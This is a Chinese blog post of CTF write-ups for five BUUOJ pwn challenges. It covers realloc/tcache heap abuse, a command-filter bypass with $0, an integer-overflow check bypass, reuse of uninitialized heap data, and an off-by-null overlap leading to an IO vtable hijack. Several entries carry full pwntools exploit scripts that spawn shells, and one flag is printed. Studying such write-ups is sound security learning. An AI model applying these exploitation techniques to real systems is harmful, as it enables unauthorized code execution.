buuoj Pwn writeup 116-120

原创

yongbaoii 于 2021-05-11 18:39:08 发布 56 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114291439

116 roarctf_2019_realloc_magic

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   83 Sy
mbols   Yes     0               2       ./116
```

```
ssize_t menu()
{
  puts("====================");
  puts("1. realloc");
  puts("2. free");
  puts("3. exit");
  return write(1, ">> ", 3uLL);
}
```

看这样就知道是在用realloc搞事情。

realloc

```
puts("Size?");
size = get_int();
realloc_ptr = realloc(realloc_ptr, size);
puts("Content?");
read(0, realloc_ptr, size);
return puts("Done");
```

free

```
int fr()
{
  free(realloc_ptr);
  return puts("Done");
}
```

最后有个666的东西。


```
int ba()
{
  if ( lock )
    exit(-1);
  lock = 1;
  realloc_ptr = 0LL;
  return puts("Done");
}
```

先来看一看realloc的几种用法

> size == 0 ， 这个时候等同于free
> realloc_ptr == 0 && size > 0 ， 这个时候等同于malloc
> malloc_usable_size(realloc_ptr) >= size， 这个时候等同于edit
> malloc_usable_size(realloc_ptr) < szie， 这个时候才是malloc一块更大的内存，将原来的内容复制过去，再将原来的chunk给free掉

首先我们要研究一下，说当size是0得时候，就相当于free，那它跟一般得free有没有点什么区别？通过relloc来free得时候返回值是啥？

这个是用realloc来free得时候，你可以看得到，返回值是0， 而且会把chunk挂到tcache中。



当我们relloc (0)之后再次relloc，因为指针是0，所以会重新申请chunk，就会有两个chunk。但是如果我们没有通过realloc来free，就导致那个指针那里是有值的，你再次realloc的时候就会把你之前的chunk直接释放掉，回到top chunk中，而不会去bins。

```
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55f811da5000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x55f811da5250
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x55f811da5360
Size: 0x20ca1
```


free的话就是直接进bins。

```
pwndbg> bins
tcachebins
0x80 [  1]: 0x55b69ab8a260 ← 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```


但是这个题里面我们我们很多地方用的是realloc来free，而不直接用free，为啥？因为这个里面的free没有清理指针。

```
pwndbg> pie
Calculated VA from roarctf_2019_realloc_magic = 0x55b698baf000
pwndbg> x/20gx 0x55b698baf000 + 0x202058
0x55b698db1058 <realloc_ptr>:   0x000055b69ab8a260      0x0000000000000000
0x55b698db1068: 0x0000000000000000      0x0000000000000000
0x55b698db1078: 0x0000000000000000      0x0000000000000000
0x55b698db1088: 0x0000000000000000      0x0000000000000000
0x55b698db1098: 0x0000000000000000      0x0000000000000000
0x55b698db10a8: 0x0000000000000000      0x0000000000000000
0x55b698db10b8: 0x0000000000000000      0x0000000000000000
0x55b698db10c8: 0x0000000000000000      0x0000000000000000
0x55b698db10d8: 0x0000000000000000      0x0000000000000000
0x55b698db10e8: 0x0000000000000000      0x0000000000000000
pwndbg>
```


后果就是free之后再次realloc就会导致，tcache里面有这个chunk，但是其实已经被新的chunk替代掉了。这个地方其实我们仔细想想的话也会有很多利用方式，因为毕竟假如我们再次把tcache里面的chunk申请回来，就会出问题。

```
pwndbg> bins
tcachebins
0x80 [  1]: 0x55b69ab8a260 ← 0x62 /* 'b' */
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55b69ab8a000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x55b69ab8a250
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x55b69ab8a360
Size: 0x20ca1
```


我们的思路

1、首先我们需要分配三个chunk0,1,2，申请大小分别为0x70，0x100，0xa0，这里只要realloc之后又realloc(0)就行（如果没有realloc(0)就接着realloc下一个chunk就会发生我们上面讨论的那种情况，之前的那个chunk直接被top chunk合并，然后重新分配，也不会进tcache）。我们这里想制造的是三个挂进tcache而且存在的chunk，所以就也不用free。

2、realloc(0x100)把chunk1申请出来，然后删除7次填满tcache，再进行一次删除就进入unsorted bin，这样main_arena+0x60就留在了fd处

3、realloc(0x70)把chunk0申请出来，然后realloc(0x180)，这样会把chunk0和chunk1合并分配给你，然后把chunk1的size改为0x41，fd的最低两个字节填充为0x?760（即_IO_2_1_stdout_的地址），这里需要爆破一位。

3.修改内存为p64(0xfbad1887)+p64(0)*3+p8(0x58)，这里0xfbad1887是flag位我们不用管原样填上，然后把_IO_read_xxx的部分用0填充，并把_IO_write_base的最低一个byte置为0x58，这样他就指向了_IO_2_1_stderr_+216，其中存储着 _IO_file_jumps的地址，根据它我们就能计算出libc地址。当程序再次调用puts时，就会泄露libc上的地址。

4.将chunk分配到free_hook处，改free_hook为system地址，同时给上"/bin/sh"，再次调用free函数即可拿shell。

exp

```
from pwn import *

elf = ELF("./116")
libc = ELF('./64/libc-2.27.so')

def realloc(size, content):
 r.recvuntil(">> ")
 r.sendline('1')
 r.recvuntil("Size?\n")
 r.sendline(str(size))
 r.recvuntil("Content?\n")
 r.send(content)

def delete():
 r.recvuntil(">> ")
 r.sendline('2')

def back():
 r.recvuntil(">> ")
 r.sendline('666')

def pwn():
    realloc(0x70,'a')
    realloc(0,'')
    realloc(0x100,'b')
    realloc(0,'')
    realloc(0xa0,'c')
    realloc(0,'')

    realloc(0x100,'b')
    [delete() for i in range(7)] #fill tcache

#循环的这种写法很实用

    realloc(0,'')
    realloc(0x70,'a')
    realloc(0x180,'c'*0x78+p64(0x41)+p8(0x60)+p8(0x87))#overlap

    realloc(0,'')
    realloc(0x100,'a')
    realloc(0,'')
    realloc(0x100,p64(0xfbad1887)+p64(0)*3+p8(0x58))

    #get_libc
    libc_base = u64(r.recvuntil("\x7f")[-6:].ljust(8,'\x00'))-0x3e82a0
    if libc_base == -0x3e82a0:
        exit(-1)
    print(hex(libc_base))
    free_hook=libc_base+libc.sym['__free_hook']
    system = libc_base + libc.sym['system']
    one_gadget=libc_base + 0x4f322
```

```
    r.sendline('666')
#这个666就是给我们一个重新开始的机会

    realloc(0x120,'a')
    realloc(0,'')
    realloc(0x130,'a')
    realloc(0,'')
    realloc(0x170,'a')
    realloc(0,'')

    realloc(0x130,'a')
    [delete() for i in range(7)]
    realloc(0,'')

    realloc(0x120,'a')
    realloc(0x260,'a'*0x128+p64(0x41)+p64(free_hook-8))
    realloc(0,'')
    realloc(0x130,'a')
    realloc(0,'')
    realloc(0x130,'/bin/sh\x00'+p64(system))
    delete()

    r.interactive()

while True:
    r = remote("node3.buuoj.cn", 26632)
    try:
        pwn()
    except:
        r.close()

#爆破的这种写法也很实用
```

117 [BJDCTF 2nd]rci

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   87 Sy
mbols   Yes     0               10      ./117
```

```
memset(s1, 0, 0x50uLL);
memset(command, 0, sizeof(command));
getcwd(s, 0x50uLL);
puts(a0134m);
usleep(0x61A80u);
printf(&byte_211A);
for ( i = 0; i <= 5; ++i )
{
  putchar(46);
  usleep(0x30D40u);
}
usleep(0x493E0u);
puts(aTa);
read_n((__int64)s1, 0x50u);
if ( strcmp(s1, s) )
{
  puts(a35m);
  exit(0);
}
puts(a4331m);
puts(byte_21E0);
puts(a0134mlevelUp01_0);
read_n((__int64)command, 0x20u);
if ( (unsigned int)check2(command) == -1 )
{
  puts(a0131m);
  exit(0);
}
puts(a0131m_0);
system(command);
```


这程序看着奇奇怪怪。

先看一下里面奇奇怪怪的函数。

> getcwd
> 函数原型：char *getcwd(char *buffer, int maxlen);
> 功 能：获取当前工作目录
> 参数说明：getcwd()会将当前工作目录的绝对路径复制到参数buffer所指的内存空间中,参数maxlen为buffer的空间大小。
> 返 回 值：成功则返回当前工作目录，失败返回 FALSE。

> usleep()函数是把调用该函数的线程挂起一段时间 ， 单位是微秒（百万分之一秒）

下面那个read_n就啥也不是了
它是自己写的一个函数。

```
__int64 __fastcall read_n(__int64 a1, unsigned int a2)
{
  unsigned int i; // [rsp+14h] [rbp-Ch]
  __int64 v4; // [rsp+18h] [rbp-8h]

  for ( i = 0; i < a2; ++i )
  {
    if ( read(0, (void *)(i + a1), 1uLL) < 0 )
      exit(-1);
    if ( *(_BYTE *)(i + a1) == 10 )
    {
      *(_BYTE *)(i + a1) = 0;
      return i + a1;
    }
  }
  return v4;
}
```


程序里面能看的出来的比较明显的是

首先我们需要输入一个目录，然后这个目录跟前面随机生成的一个目录进行比较，一样就可以绕过第一个检查

第二个保护我们不能用sh cat啥的，就$0来绕过。

那么我们看一下具体操作。
首先是我们需要找到那个随机文件的目录。

我们先用 **ls -ali** 命令查到所有的目录。

> -a 显示所有文件及目录 (. 开头的隐藏文件也会列出)
> -l 除文件名称外，亦将文件型态、权限、拥有者、文件大小等资讯详细列出
> -i 会列出inode号

那什么是个inode号……


可以简单的说是储存文件元信息的区域就叫做inode，中文译名为"索引节点"
inode
可以参考它

这个时候呢服务器已经生成好了文件，此时我们再打开一个shell，不是重新打开，是同时再打开一个

但是我们进去之后输入的是 **ls -ali /tmp**
这个/tmp是干嘛的

> linux下的tmp目录是一个系统产生临时文件的存放目录，同时每个用户都可以对他进行读写操作

所以我们可以在这个/tmp下面找到inode，来找到我们刚刚创建的文件，显示具体文件名
所以我们就知道了它的文件名。



然后进入第二步，我们需要绕过第二个检查，输入$0

118 wustctf2020_number_game

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   80 Sy
mbols   Yes     0               2       ./118
```

```
v2 = __readgsdword(0x14u);
v1 = 0;
__isoc99_scanf("%d", &v1);
if ( v1 >= 0 || (v1 = -v1, v1 >= 0) )
  printf("You lose");
else
  shell();
return __readgsdword(0x14u) ^ v2;
```


程序就是这么的短小精悍。

程序还是很有意思的，就是输入一个数字，然后这个数字不能大于等于0，它的相反数不能大于等于0.

感觉智商多少收到了点碾压。

这里用到的是整数溢出。
就是说四个字节的有符号整数最大的时候是2147483648，那么我们如果输入–2147483649，或者-2147483650啥的，首先它就是负的，加一个负号之后，变成正的2147483649，但是明显超过了最大整数，就会造成整数溢出，然后还是负的，就绕过了判断。

```
wuangwuang@wuangwuang-PC:~/Desktop$ nc node3.buuoj.cn 25878
   __  ___     ______   ___
  /  |/  /__ /_  __/__<  /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\

-2147483649
ls
bin
boot
dev
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
cat flag
flag{c19b1bf4-301e-4b97-b42d-415977c9e3b7}
```
https://blog.csdn.net/yongbaoii

119 picoctf_2018_are you root

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   85 Sy
mbols   Yes     0               4       ./119
```


进来之后呢首先是

```
Available commands:
        show - show your current user and authorization level
        login [name] - log in as [name]
        set-auth [level] - set your authorization level (must be below 5)
        get-flag - print the flag (requires authorization level 5)
        reset - log out and reset authorization level
        quit - exit the program

Enter your command:
>
```
https://blog.csdn.net/yongbaoii

IDA里面不大好看，所以我们就直接跑程序。

翻译一下。



你看这个逻辑，我们打印flag，就需要等级5，但是我们设置等级，根本设置不了5，所以逻辑上我们是拿不到flag的。

那我们现在进去分析程序。

show

```
if ( !strncmp(s, "show", 4uLL) )
{
  if ( v6 )
    printf("Logged in as %s [%u]\n", (const char *)*v6, *((unsigned int *)v6 + 2));
  else
    puts("Not logged in.");
}
```

名字在v6，等级是v6 + 2

login

```
if ( v6 )
{
  puts("Already logged in. Reset first.");
}
else
{
  nptr = strtok(v10, "\n");
  if ( !nptr )
    goto LABEL_11;
  v6 = (void **)malloc(0x10uLL);
  if ( !v6 )
  {
    puts("malloc() returned NULL. Out of Memory\n");
    exit(-1);
  }
  *v6 = (void *)(int)strdup(nptr);
  printf("Logged in as \"%s\"\n", nptr);
}
```


先来看看strtok函数是个啥。

> 分解字符串为一组字符串。s为要分解的字符串，delim为分隔符字符串。
> 例如：strtok(“abc,def,ghi”,",")，最后可以分割成为abc def ghi.尤其在点分十进制的IP中提取应用较多。
> strtok的函数原型为char *strtok(char *s, char *delim)，功能为“Parse S into tokens separated by characters in DELIM.If S is NULL, the saved pointer in SAVE_PTR is used as the next starting point. ” 翻译成汉语就是：作用于字符串s，以包含在delim中的字符为分界符，将s切分成一个个子串；如果，s为空值NULL，则函数保存的指针SAVE_PTR在下一次调用中将作为起始位置。

> strdup（）函数是c语言中常用的一种字符串拷贝库函数，一般和free（）函数成对出现。
> strdup()在内部调用了malloc()为变量分配内存，不需要使用返回的字符串时，需要用free()释放相应的内存空间，否则会造成内存泄漏。该函数的返回值是返回一个指针,指向为复制字符串分配的空间;如果分配空间失败,则返回NULL值。

这块就是说首先申请了一个0x10大小的chunk，上面存放指针，下面存放等级。

然后strdup函数内部会malloc一个与字符串长度一样的堆，并把字符串拷贝进去。

Login时，会malloc一个堆，大小为0x10，并且偏移8处就是auth的验证码。但是login时，并没有初始化*(v7+8)处的值，使得它的值是前面的操作影响。而strdup函数，内部会malloc一个与字符串长度一样的堆，并把字符串拷贝进去。

```
if ( v6 )
{
  nptra = strtok(v11, "\n");
  if ( nptra )
  {
    v5 = strtoul(nptra, 0LL, 10);
    if ( v5 <= 4 )
    {
      *((_DWORD *)v6 + 2) = v5;
      printf("Set authorization level to \"%u\"\n", v5);
    }
    else
    {
      puts("Can only set authorization level below 5");
    }
  }
  else
  {
_11:
    puts("Invalid command");
  }
}
else
{
  puts("Login first.");
}
```


这个就是把v6 + 2那个地方的值改变掉。

平平无奇get flag

```
if ( v6 )
{
  if ( *((_DWORD *)v6 + 2) == 5 )
    give_flag();
  else
    puts("Must have authorization level 5.");
}
else
{
  puts("Login first!");
}
```


会把是strdup的那个chunk释放掉。

```
if ( v6 )
{
  free(*v6);
  v6 = 0LL;
  puts("Logged out!");
}
else
{
  puts("Not logged in!");
}
```


那么我们利用的一个方式是什么，是利用fastbin大小的chunk在释放的时候挂入链，但是数据不会被擦掉

```
pwndbg> x/20gx 0x603430
0x603430:       0x0000000000000000      0x0000000000000021
0x603440:       0x0000000000000000      0x0000000000000035
0x603450:       0x0000000000000000      0x0000000000020bb1
0x603460:       0x0000000000000000      0x0000000000000000
0x603470:       0x0000000000000000      0x0000000000000000
0x603480:       0x0000000000000000      0x0000000000000000
0x603490:       0x0000000000000000      0x0000000000000000
```

所以假如我们去利用login先申请一个chunk，里面偏移为8的地方写5，释放了申请回来就会被login申请到，偏移加8的地方还是5，就会直接绕过检查。

exp

```python
from pwn import *

r = remote('node3.buuoj.cn',29466)

def login(name):
    r.sendlineafter('>','login ' + name)

def reset():
    r.sendlineafter('>','reset')

def getFlag():
    r.sendlineafter('>','get-flag')

login('a'*0x8 + p64(0x5))
reset()
login('111')
getFlag()

r.interactive()
```

120 [GKCTF2020]Domo

保护

```
puts("1: Add a user");
puts("2: Delete a user");
puts("3: Show a user");
puts("4: Edit a user");
return puts("5: Exit");
```

add

```
v3 = __readfsqword(0x28u);
if ( (unsigned int)sub_C16(a1) == 1 && dword_203040[0] <= 8 )
{
  HIDWORD(size) = 0;
  while ( SHIDWORD(size) <= 8 )
  {
    if ( !*((_QWORD *)&chunk_addr + SHIDWORD(size)) )
    {
      puts("size:");
      _isoc99_scanf("%d", &size);
      if ( (size & 0x80000000) == 0LL && (int)size <= 288 )
      {
        *((_QWORD *)&chunk_addr + SHIDWORD(size)) = malloc((int)size);
        puts("content:");
        read(0, *((void **)&chunk_addr + SHIDWORD(size)), (unsigned int)size);
        *(_BYTE *)(*((_QWORD *)&chunk_addr + SHIDWORD(size)) + (int)size) = 0;
        ++dword_203040[0];
      }
      else
      {
        puts("sobig");
      }
      return __readfsqword(0x28u) ^ v3;
    }
    ++HIDWORD(size);
  }
}
```


首先我们要读懂它这里面啥SHIDWORD、HIDWORD。

```
#define SHIDWORD(x) (((int32)&(x)+1))
#define HIDWORD(x) (((_DWORD)&(x)+1))
```

```
loc_F14:
mov     eax, dword ptr [rbp+size]
cdqe
mov     rdi, rax        ; size
call    malloc
mov     rcx, rax
lea     rax, chunk_addr
mov     edx, dword ptr [rbp+size+4]
movsxd  rdx, edx
mov     [rax+rdx*8], rcx
lea     rdi, aContent   ; "content:"
call    puts
mov     edx, dword ptr [rbp+size] ; nbytes
lea     rax, chunk_addr
mov     ecx, dword ptr [rbp+size+4]
movsxd  rcx, ecx
mov     rax, [rax+rcx*8]
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
mov     eax, 0
call    read
lea     rax, chunk_addr
mov     edx, dword ptr [rbp+size+4]
movsxd  rdx, edx
mov     rdx, [rax+rdx*8]
mov     eax, dword ptr [rbp+size]
cdqe
```


看得出来，size那里占的是八个字节，但是前四个字节是size，后四个字节是序号。我们可以用gdb验证一下。

```
rsp  0x7fffffffcb40 ◂— 0x100000014
     0x7fffffffcb48 ◂— 0x1dfcf319d2343500
```

rsp这里就是size，因为是小端序，后面的0x14是小地址，是我们输入的大小，前面的1是大地址，也就是汇编代码里面看到的+4，就是1，是我们的序号。

然后我们注意到里面有个off by null。
正常思路，我们就通过off by null去制造overlapping，然后释放地址，做一个unlink，然后泄露信息，劫持got表。但是问题来了……我们不能写，这就导致我们常规思路有问题。

delete

```
  void (*volatile v2)(void

  v0 = _malloc_hook;
  v1 = v0 != 0LL;
  v2 = _free_hook;
  if ( !v1 && v2 == 0LL )
    return 1LL;
  puts("oh no");
  return 0LL;
}
```

他让我们不能攻击malloc_hook和free_hook

```
unsigned __int64 v3; // [rsp+8h] [rbp-8h]

v3 = __readfsqword(0x28u);
if ( (unsigned int)sub_C16(a1) == 1 )
{
  puts("index:");
  _isoc99_scanf("%d", &v2);
  if ( v2 >= 0 && v2 <= 8 )
  {
    if ( *((_QWORD *)&chunk_addr + v2) )
    {
      free(*((void **)&chunk_addr + v2));
      *((_QWORD *)&chunk_addr + v2) = 0LL;
      --dword_203040[0];
      puts("done");
    }
    else
    {
      puts("no note");
    }
  }
  else
  {
    puts("NoNoNo");
  }
```


平平无奇。

show

```
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("index:");
  _isoc99_scanf("%d", &v2);
  if ( v2 >= 0 && v2 <= 8 )
  {
    if ( *((_QWORD *)&chunk_addr + v2) )
      puts(*((const char **)&chunk_addr + v2));
    else
      puts("no note");
  }
  else
```


puts里的东西统统输出。

```
unsigned __int64 __fastcall sub_115E(_DWORD *a1, _DWORD *a2, _DWORD *a3)
{
  void *buf; // [rsp+20h] [rbp-10h] BYREF
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  buf = 0LL;
  if ( (unsigned int)sub_C16() == 1 )
  {
    if ( *a1 && *a2 && *a3 )
    {
      puts("addr:");
      _isoc99_scanf("%ld", &buf);
      puts("num:");
      read(0, buf, 1uLL);
      *a1 = 0;
      *a2 = 0;
      *a3 = 0;
      puts("starssgo need ten girl friend ");
    }
    else
    {
      puts("You no flag");
    }
  }
  return __readfsqword(0x28u) ^ v6;
}
```


这里还有个奇怪的函数，这个函数只能用一次。

那么我们开始研究整个的利用思路。

整道题来讲我们还是去利用off by null 制造overlapping，造成fastbin bin attack，劫持vtable，来getshell。

首先我们需要泄露libc的地址，这是做题的关键嘛，我们只要申请一个unsorted bin，释放掉再申请回来就好了。

然后我们要通过off by null制造overlapping，首先申请四个chunk，第一个伪造，第二个被overlap，第三个用来free，第四个用来防止与topchunk合并。在我们伪造chunk的时候需要伪造fd bk的指针，因为一会会unlink，我们需要绕过unlink的检查。伪造这两个指针我们平常会有两种方法，第一种呢是以前的unlink attack直接去劫持bss段，但是这里显然是不能的，因为chunk是我们伪造的。bss上的指针没有对应的chunk，所以我们只能采用第二种利用堆地址。

> 以heap为例，在heap的那个chunk中这样写
> p64(0)+p64(0xb1)+p64(heap+0x18)+p64(heap+0x20)+p64(heap+0x10)

overlap后，由于malloc_hook和free_hook不能修改，但由于_IO_2_1_stdin_指向的是一个_IO_FILE_plus结构体，所以我们需要找到他的vtable，并且修改其值为我们的fake vtable，这里构造fake vtable只是把_IO_file_overflow函数改成我们的one_gadget就行，因为libc只不过是2.23.

由于我们overlap了，我们可以释放掉先前分配出来的第二个chunk，然后修改其fd指针为我们_IO_2_1_stdin_所指的结构体里面，在这里，可以分配到160-3的位置(有个0x7f)，然后根据偏移修改vtable指针，64位的是0xd8

然后修改vtable为我们之前伪造好的就可以了，程序会在最后fflush所有文件，从而调用_IO_overflow函数，来让我们拿到shell。

```
# -*- coding: utf-8 -*-
from pwn import *

r=process('./domo')
#r=remote('node3.buuoj.cn',29564)

context.log_level = "debug"

libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so
.6")
#libc=ELF('./64/libc-2.23.so')

def add(size,content):
    r.sendlineafter('> ','1')
    r.sendlineafter('size:',str(size))
    r.sendlineafter('content:',content)

def delete(index):
    r.sendlineafter('> ','2')
    r.sendlineafter('index:',str(index))

def show(index):
    r.sendlineafter('> ','3')
    r.sendlineafter('index:\n',str(index))
    return r.recv(6)

def edit(addr,num):
    r.sendlineafter('> ','4')
    r.sendlineafter('addr:',str(addr))
    r.sendlineafter('num:',num)

#gdb.attach(r)

#先来把我们一直到overlap所需要的四个chunk都申请出来.
add(0x40,p64(0)+p64(0xb0))#0
add(0x60,'')#1
add(0xf0,'pppp')#2
add(0x10,'')#3

#Leak libc
```

```
delete(2)
add(0xf0,'')#2
main_arena_xx = u64(show(2).ljust(8,b'\x00'))
malloc_hook = ((main_arena_xx & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff))
libc_base = malloc_hook - libc.sym['__malloc_hook']
print "libc_base: " + hex(libc_base)


#Leak heap
add(0x10,'')#4
delete(3)
delete(4)
add(0x10,'')#3
heap=u64(show(3).ljust(8,b'\x00'))-0xa-0xf0
print('heap:'+hex(heap))

#overlap
delete(0)
add(0x40,p64(0)+p64(0xb1)+p64(heap+0x18)+p64(heap+0x20)+p64(heap+0x10))#0
#这里在对unlink进行一个绕过。

delete(1)
add(0x68,b'\x00'*0x60+p64(0xb0))#1
delete(2)
#hook vtable
_IO_file_jumps = libc_base + libc.sym['_IO_file_jumps']
_IO_2_1_stdin_ = libc_base + libc.sym['_IO_2_1_stdin_']
fake_chunk = _IO_2_1_stdin_ + 160 - 0x3
fake_vtable = heap + 0x210
one_gadgets = 0xf02a4

add(0xc0,'')#2
add(0x60,'')#4

delete(4)
delete(1)
delete(2)

add(0xc0,b'p'*0x38+p64(0x71)+p64(fake_chunk))#1
add(0xa8,p64(0)+p64(0)+p64(libc_base+ one_gadgets)*19)
add(0x60,'')#2
add(0x63,b'\x00'*3+p64(0)+p64(0)+p64(0xffffffff)+p64(0)+p64(0)+p64(fake_vtable)+p64(0)+p64(0)+p64(0)+p64(0)+p64(
0)+p64(0))


r.interactive()
```